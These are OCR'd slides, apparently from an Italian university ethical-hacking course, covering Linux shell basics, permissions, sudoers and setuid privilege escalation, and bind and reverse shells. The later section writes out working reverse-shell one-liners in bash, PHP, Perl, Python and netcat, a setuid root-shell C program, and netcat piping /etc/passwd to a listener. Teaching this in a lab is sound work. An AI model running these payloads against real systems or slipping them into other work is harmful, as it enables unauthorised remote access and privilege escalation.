Vulnerabilità e Difesa dei Sistemi Internet

A.K.A. ETHICAL HACKING

FRANCESCO MANCINI - francesco.mancini@uniroma2.it

PASQUALE CAPORASO - pasquale.caporaso@uniroma2.it

SARA DA CANAL - sara.da.canal@uniroma2.it

PIERCIRO CALIANDRO – pierciro.caliandro@uniroma2.it

Vulnerabilità e Difesa dei Sistemi Internet

LINUX INTRODUCTION – SHELL AND COMMANDS

Linux OS – story/1

Born from UNIX

- 70s OS
- Multi-user
- “Everything is a file” philosophy
  - Normal files
  - Devices
  - Pipes
  - …

Linux OS – story/2

First Linux kernel released by Linus Torvalds in 1991

- He was a 22 years student
- Linux **Kernel**
  - It's the core of the OS, providing hardware layer abstraction
  - Programmers don't have to worry about the hardware on which the programs will run, the OS does
    - e.g. to write bytes on a filesystem, you don't care if you're writing to an HHD or an SSD
  - API interface for programmers: *system calls*

GNU/Linux

- Linux + GNU tools

Linux OS – story/3

GNU Project

- Invented by Richard Stallman in 1983
- Aim: recreate UNIX tools but released with **GPL** (GNU General Public License)
  - GPL: Everybody is free to use, study, modify and redistribute (and resell) the software as long as it inherits the GPL license itself
- Why reinvent the wheel?
  - Political/Philosophical story

Linux distributions

- Released with GPL license
- e.g. RedHat, Fedora, Debian, OpenSUSE, Ubuntu, …, Kali, …

Linux OS – Filesystem

Tree structure


- /
  - /boot/ —> system boot files
  - /dev/ —> hardware devices (each device is a file! more or less…)
  - /etc/ —> system configuration
  - /home/ —> user home directories
  - /lib/ —> system libraries
  - /mnt/ —> removable devices (e.g. usb)
  - /proc/ —> kernel interaction (file abstraction) [now deprecated but still in use]
  - /sys/ —> kernel interaction
  - /tmp/ —> temporary files
  - /usr/ —> universal system resources/mostly user installed programs
  - /var/ —> variable files

Linux OS – tty

tty = virtual terminal

- It's the main interface to the OS
  - Try to install Linux without any graphical interface, you'll be welcomed by a tty =)
- It's called virtual because it's a virtual version of old *teletypes*
- *tty = text input/output interface provided by the kernel*
  - *input → processing → output*
- tty files are located in */dev*

Console = terminal + physical tools (e.g. keyboard, screen)



Linux OS – shell and file descriptors

shell = command line interpreter

- *input → shell → output*

There are 3 default files (with associated **file descriptors**) the shell works with:

- 0 – stdin
- 1 – stdout
- 2 – stderr

On a virtual terminal, by default

- fd 0 is connected to the keyboard
- fd 1 and 2 are connected to the screen

Linux OS – GUI

GUI = Graphical User Interface

- Windows, Icons, Mouse
- User-friendly interface to the OS
- Runs on top of a tty
- Allows ***pseudo-tty*** thanks to programs called ***terminal emulators***

Linux OS – shell /2

The shell can be used in 2 ways:
- Interactively
- By executing a file, written in the “shell language”

There are many programs which implement a shell:
- sh, bash, zsh, …

A shell welcomes the user with a **shell prompt**
- It means that the shell is ready to accept commands to be executed
- Whatever is written at the shell prompt is
  - A program to be executed
  - A shell command

The shell makes use of **environmental variables**
- Global, OS-level variables which configure the system environment (e.g. *$PATH)*
- Global, run-time variables defining the local environment (e.g. *$USER*, $TERM)

Linux OS – shell /3

The program **echo**

- prints back whatever it finds as *command line argument*
  - Command line arguments are strings following the program name, separated by spaces
- can also be used to print env vars
  - echo $PATH

Why does “echo $PATH” works? Where is the executable file “echo”?

The program **pwd**

- prints the current working directory
- How to change directory? use **cd**
- How to list files/directories inside a directory? Use **ls**
  - play with ls arguments
  - Notice that “.” and “..” folders inside every folder?

Linux OS – shell /4

The program **cat** *(concatenate)*

- cat file.txt
- cat file1.txt file2.txt
- cat –

CLI editors

- nano
- vim
- …

Linux OS – redirection

Input and Output of a program can be redirected an can be used to feed other programs.

- operator “>” redirects **output**
  - By default it redirects **stdout** (i.e. fd 1)
- operator “<“ redirects **input**
  - By default it redirects **stdin** (i.e. fd 0)

The general syntax for redirection

- fd1 [operator] &fd2 —> redirects *fd1* to *fd2* (watch the “&”!)
- fd1 [operator] filename —> redirects *fd1* to *filename*
  - cat file.txt > output.txt is equivalent to cat file.txt 1> output.txt

Linux OS – redirection/2

Redirect multiple fds to same destination

- *cat file.txt > output.txt 2>&1 [cat file.txt 1>output.txt 2>&1]*
  - redirects **stdout** to **output.txt** and **stderr** to **stdout** (so to output.txt). Result: stdout and stderr redirected to txt file

The special file */dev/null*

- Bytes written to this file are simply trashed
- Useful when you want to ignore some output
- *find / -type f –name sudo 2>/dev/null*
  - Hey, ignore stderr and show just stdout!

Linux OS – pipes

Pipes are (guess what?) *files* used by processes to intercommunicate (IPC)

- A *named pipe* or *fifo* exists on the filesystem
- An *anonymous pipe* is managed directly by the kernel and doesn't exist on the filesystem

Suppose that you want to use the output of a program as input to another program

- You can use redirection
  - program1 > output
  - program2 < output
- Or you can use an anonymous pipe!
  - program1 | program2
  - program1 | program2 | program3 | …

Linux OS – pipes /2

Named pipes or fifos need to be created before they can be used

- *mkfifo /tmp/myfifo*
- *echo "let's try" > /tmp/mkfifo*
  - notice that the program is blocked!
- *[on another terminal] cat /tmp/mkfifo*
  - Look at the output. And notice that the echo process is now unlocked

You get the same result if you first spawn the reader process and then the writer process.

Pipes are closed when there is no writer associated

- cat /tmp/myfifo
- echo "test" > /tmp/myfifo
  - The cat process is now terminated, because there is no writer associated.

What if you want to continuously read from a pipe without exiting?

Linux OS – shell /5

The program **grep**

- filters the input based on rules
  - Very complex command, you can learn everything by reading the linux manual: **man grep**

Example: See if any of the txt files inside the current directory contains the string “vdsi”

- cat *.txt | grep “vdsi”

Other text filtering programs

- **awk** extract tokens
- **sed** replace strings
- **cut** split strings and grab only some parts
- …

Linux OS – shell /6

Examples

- ls –l | grep ‘user’ | awk ‘{print $1}’
- ls –l | grep –iE ‘ic$’
- ls –l | awk ‘{print $9}’ | grep –iE ‘^P’
- …

Linux OS – strings

Strings are sequences of characters enclosed in quotes (single or double).

- You can omit quotes when the string doesn't contain spaces or *other characters*
- You must use quotes otherwise!

Examples

1. ls –l "file.txt"
2. ls –l file.txt
3. cat file with spaces.txt
4. cat "file with spaces.txt"

You can use ' inside " " and " inside ' '

What if there is a file named: hey"joh'n.txt?

- Cat "hey\"joh'n.txt"

Linux OS – escape sequence

"\" is an **escape sequence**

- A string is *escaped* when all dangerous characters are replaced with the corresponding escape sequence

Dangerous characters?

- cat file with spaces.txt —> cat file\ with\ spaces.txt
  - Here the space is dangerous because it is used as separator for command line arguments. So it can't be used to specify file names containing spaces.
- " inside " " and ' inside ' '
- unprintable characters (\n, \r, \t, …)

Hey, I want to print "\n" (and not a newline)

- echo –e "\n"
- echo –E "\n"


Linux OS – text editors

- Sometimes you could need to edit files directly from the shell
- There are 2 main programs to do this:
  - Nano
  - Vim
- Learn more about Nano:
  - How to install: (Kali): ***sudo apt install nano***
  - Nano shortcuts
- Learn more about Vim:
  - How to install: (Kali) ***sudo apt install vim***
  - Vim online playground
  - Vim tutor


Vulnerabilità e Difesa dei Sistemi Internet

LINUX INTRODUCTION – FILES AND PROCESSES

Linux permissions



Linux permissions



root@kali# chown vdsi:root test ✉ ?

root@kali# chown vdsi:vdsi test

root@kali# chmod 600 test

root@kali# chmod o+x test

root@kali# chmod g+rwx test

Sudoers

root@kali# adduser vdsi —> *(unprivileged user)*

root@kali# *cat /etc/passwd | grep "bash\|sh" —> (get users of the system)*

root@kali# id vdsi —> (information about the user vdsi)

root@kali# su vdsi —> (log as user vdsi, ***password required****)*

vdsi@kali$ cat /etc/shadow —> PERMISSION DENIED

Sudoers

root@kali# visudo —> (edit /etc/sudoers file)

vdsi ALL=(root) NOPASSWD: /bin/cat *

vdsi@kali# sudo –l —> (what can I sudo?!)

vdsi@kali# sudo cat /etc/shadow —> (we can cat everything?! As root user!)

How can we bypass when sudoers has —> vdsi ALL=(root) NOPASSWD: /bin/less /var/log/*

What about this? —> vdsi ALL=(root) NOPASSWD: /tmp/myprogram

Setuid/Setgid

Normally, the ownership of files and directories is based on the default uid (user-id) and gid (group-id) of the user who created them.

When a process is launched it runs with the effective user-id and group-id of the user who started it, and with the corresponding privileges.

This behavior can be modified by using special permissions.

When the **setuid/setgid** bit are used, the executable does not run with the privileges of the user who launched it, but with that of the file owner/group instead.

root@kali# ls -la /usr/bin/passwd —> (-rwsr-xr-x)

Setuid/Setgid

root@kali# chmod +s sh

root@kali# chown root:vdsi sh

root@kali# chmod u+s sh

root@kali# chmod -s sh

root@kali# chmod g+s sh

Setuid/Setgid

Try it with /bin/bash binary….it does not work?! Just use –p (preserve privileges)

What about creating our own binary that preserves suid/gid?

```
root@kali# cat > suid.c <<EOF
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void) { setuid(0); setgid(0); system("/bin/bash"); }
EOF
```

Setuid/Setgid

Now let create the following and give set it **suid**:

```
cat > test_ls.c <<EOF
#include <unistd.h>
int main(void) {
        setuid(0);
        system("ls");
}
EOF
```

How can we exploit it?

Finding Setuid/Setgid

vdsi@kali$ find / -type f \(-perm -4000 -o -perm -2000 \) -exec ls -lg {} \; 2>/dev/null

vdsi@kali$ find / -type f -user root \(-perm -4000 -o -perm -2000 \) -exec ls -lg {} \; 2>/dev/null

Symlinks

root@kali# ls -l /usr/share/wordlists/

root@kali# ls -l /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

root@kali# ls -l /usr/share/wordlists/metasploit/unix_passwords.txt

root@kali# ln -s /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt unixpasswords.txt

Mount

root@kali# cat /etc/fstab

root@kali# mount | grep '^/'

root@kali# df -h (disk usage)

root@kali# free -h (RAM usage)

root@kali# du -hs test

Compression

root@kali# tar zcf gnomo.tar.gz gnomo/

root@kali# tar tf gnomo.tar.gz

root@kali# cd /tmp/

root@kali# tar xf ~/Desktop/gnomo.tar.gz

root@kali# zcat /usr/share/wordlists/rockyou.txt.gz | less

root@kali# zless /usr/share/wordlists/rockyou.txt.gz

root@kali# cp /usr/share/sqlmap/txt/wordlist.zip .

root@kali# unzip wordlist.zip

Processes

root@kali# ps aux <— user

root@kali# ps aux | grep root

(new shell) root@kali# echo $$

root@kali# ps aux | grep 2797

root@kali# kill 2797

root@kali# kill -9 2797

root@kali# top

root@kali# ctrl+c ctrl+\

Processes

root@kali# watch df -h

ctrl+z —> background the process

root@kali# bg

root@kali# fg

root@kali# watch df -h &

Cron

root@kali# crontab -e

*/1 * * * * date » /tmp/log.txt

root@kali# crontab -l

root@kali# ls /etc/cron.* /var/spool/cron/crontabs/root

vdsi@kali$ cat /etc/crontab

root@kali# man crontab

root@kali# man 5 crontab

Networking

root@kali# netstat -p -4 -6 -l –n

root@kali# netsta -tupln

root@kali# ip addr

root@kali# ip route

root@kali# ip neigh

root@kali# ip link

root@kali# ifconfig

root@kali# route -n

SSH

root@kali# service ssh status/start

root@kali# ssh-keygen -t rsa

root@kali# cat ~/.ssh/authorized_keys

root@kali# cat ~/.ssh/id_rsa.pub

root@kali# cat ~/.ssh/id_rsa

root@kali# ssh -i id root@127.0.0.1 -p 53

Vulnerabilità e Difesa dei Sistemi Internet

SCRIPTING, BIND AND REVERSE SHELLS

Netcat: transferring files


(shell 1) nc -lvnp 1234

(shell 2) cat /etc/passwd | nc 127.0.0.1 1234

(shell 1) nc -lvnp 1234 > transfered

(shell 2) cat /etc/passwd | nc -w1 127.0.0.1 1234

Netcat: bind shell




Netcat: bind shell

(shell 1) nc -lvnp 1234 -e /bin/bash

(shell 2) nc 127.0.0.1 1234

Netcat: reverse shell



Reverse shells…more than netcat!

(shell 1) nc -lvnp 1234

(shell 2) nc 127.0.0.1 1234 -e /bin/bash

[REF] http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Reverse shells…more than netcat!

(shell 1) nc -lvnp 1234

(shell 2) bash -i >& /dev/tcp/127.0.0.1/1234 0>&1

Reverse shells…more than netcat!

(shell 1) nc -lvnp 1234

(shell 2) php -r '$sock=fsockopen("127.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

Reverse shells…more than netcat!

(shell 1) nc -lvnp 1234

(shell 2) rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 1234 >/tmp/f

(shell 1*) nc -lvnup 1234

(shell 2*) rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -u 127.0.0.1 1234 >/tmp/f

Reverse shells…more than netcat!

(shell 1) nc -lvnp 1234

(shell 2) perl -e 'use Socket;$i="127.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};’

(shell 1) nc -lvnup 1234

(shell 2*) perl -e 'use Socket;$i="127.0.0.1";$p=1234;socket(S,PF_INET,SOCK_DGRAM,getprotobyname("udp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Reverse shells…more than netcat!

(shell 1) nc -lvnp 1234

(shell 2) python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);’

(shell 1*) nc -lvnup 1234

(shell 2*) python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

We need a tty…and a full tty!

1. python -c 'import pty; pty.spawn("/bin/bash")' —> tty (can run sudo)
2. Get a full tty (get back the autocomplete too)
    1. Ctrl+z
    2. echo $TERM (read output)
    3. stty -a (read output)
    4. stty raw -echo
    5. fg
    6. reset
    7. export SHELL=bash && export TERM=xterm256-color && stty rows 38 columns 116

[REF] https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

Do it at home

1. Bash and python script to detect crontabs
2. Bash (**use netcat**), python (**don't use netcat**) script to spawn a bind shell
3. Bash script to recover useful informations about the system
    1. Users, groups
    2. Suid/Guid binaries
    3. Connections
    4. Processes for each user
    5. Operating system, architecture
    6. Eventual readable/writable configuration files and ssh keys
    7. Mounts
    8. ….

Exercises – do it at home

1. Write a short script that given a website extracts the url from it.
2. Research bash loops and write a short script to perform a ping sweep of your target IP range of your network.

- Do it both in bash an python

Linux Exercises – Over the wire

- On Bandit website, it is possible to play server ***wargames*** to practice with Linux commands
- Over the wire is particularly interesting to learn how to use Linux commands
- Several levels, everyone require to find a ***flag***

- **Let's solve the first levels of Over the wire together 😄 !!**

More References

[REF] https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

[REF] http://insidetrust.blogspot.it/2011/04/quick-guide-to-linux-privilege.html

[REF] Google is your friend…

Conclusion

THAT ALL FOLKS!

Thank you for your attention 😄 !